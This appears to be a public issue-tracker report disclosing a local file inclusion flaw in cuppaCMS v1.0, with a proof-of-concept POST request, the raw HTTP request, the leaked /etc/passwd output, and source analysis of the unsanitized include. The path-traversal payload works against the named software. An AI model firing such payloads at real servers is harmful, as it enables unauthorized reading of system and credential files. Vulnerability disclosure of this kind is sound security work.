Unauthorized local file inclusion (LFI) vulnerability exists via the urlConfig parameter in /alerts/alertConfigField.php #25


Open bkfish opened this issue on Feb 16 · 1 comment

bkfish commented on Feb 16 • edited

Product version:cuppaCMS v1.0 http://cuppacms.com/files/cuppa_cms.zip

poc

```
POST /alerts/alertConfigField.php
urlConfig=../../../../../../../../../../../../../../../etc/passwd
```




```
POST /alerts/alertConfigField.php HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Cache: no-cache
Origin: moz-extension://74b5b769-a8c6-3b45-af82-1453eac308dd
Content-Length: 62
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

urlConfig=../../../../../../../../../../../../../../../etc/passwd
```

```
    ##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode.  At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false
_installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false
_lp:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false
_postfix:*:27:27:Postfix Mail Server:/var/spool/postfix:/usr/bin/false
_scsd:*:31:31:Service Configuration Service:/var/empty:/usr/bin/false
_ces:*:32:32:Certificate Enrollment Service:/var/empty:/usr/bin/false
_appstore:*:33:33:Mac App Store Service:/var/db/appstore:/usr/bin/false
_mcxalr:*:54:54:MCX AppLaunch:/var/empty:/usr/bin/false
_appleevents:*:55:55:AppleEvents Daemon:/var/empty:/usr/bin/false
_geod:*:56:56:Geo Services Daemon:/var/db/geod:/usr/bin/false
_devdocs:*:59:59:Developer Documentation:/var/empty:/usr/bin/false
_sandbox:*:60:60:Seatbelt:/var/empty:/usr/bin/false
_mdnsresponder:*:65:65:mDNSResponder:/var/empty:/usr/bin/false
_ard:*:67:67:Apple Remote Desktop:/var/empty:/usr/bin/false
_www:*:70:70:World Wide Web Server:/Library/WebServer:/usr/bin/false
_eppc:*:71:71:Apple Events User:/var/empty:/usr/bin/false
_cvs:*:72:72:CVS Server:/var/empty:/usr/bin/false
```

analysis

location: /alerts/alertConfigField.php line 77



```
68          cuppa.blockade({'load':false, duration:0.2, delay:0.1});
69      }
70  </script>
71  <div class="alert_config_field" id="alert">
72      <div class="alert_config_top">
73          <strong><?php echo $language->fields_configuration ?></strong>: <?php echo @$cuppa->POST("field"); ?>
74          <div class="btnClose_alert" id="btnClose_alert" onclick="CloseDefaultAlert()"></div>
75      </div>
76      <div id="content_alert_config" class="content_alert_config">
77          <?php include "../components/table_manager/fields/config/".@$cuppa->POST("urlConfig"); ?>
78      </div>
79  </div>
```

```
<?php include "../components/table_manager/fields/config/".@$cuppa->POST("urlConfig"); ?>
```

and $cuppa->POST

```
	// post
	public function POST($string){
			return $this->sanitizeString(@$_POST[$string]);
	}
```

go on

```
	 public function sanitizeString($string){
			return htmlspecialchars(trim(@$string));
		}
```

so the post urlConfig without any lfi protected filter

Repair suggestions

you can check urlConfig ,for example check if it has .. then refuse this request

hansmach1ne commented on Feb 16

Check #15. This is a duplicate

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants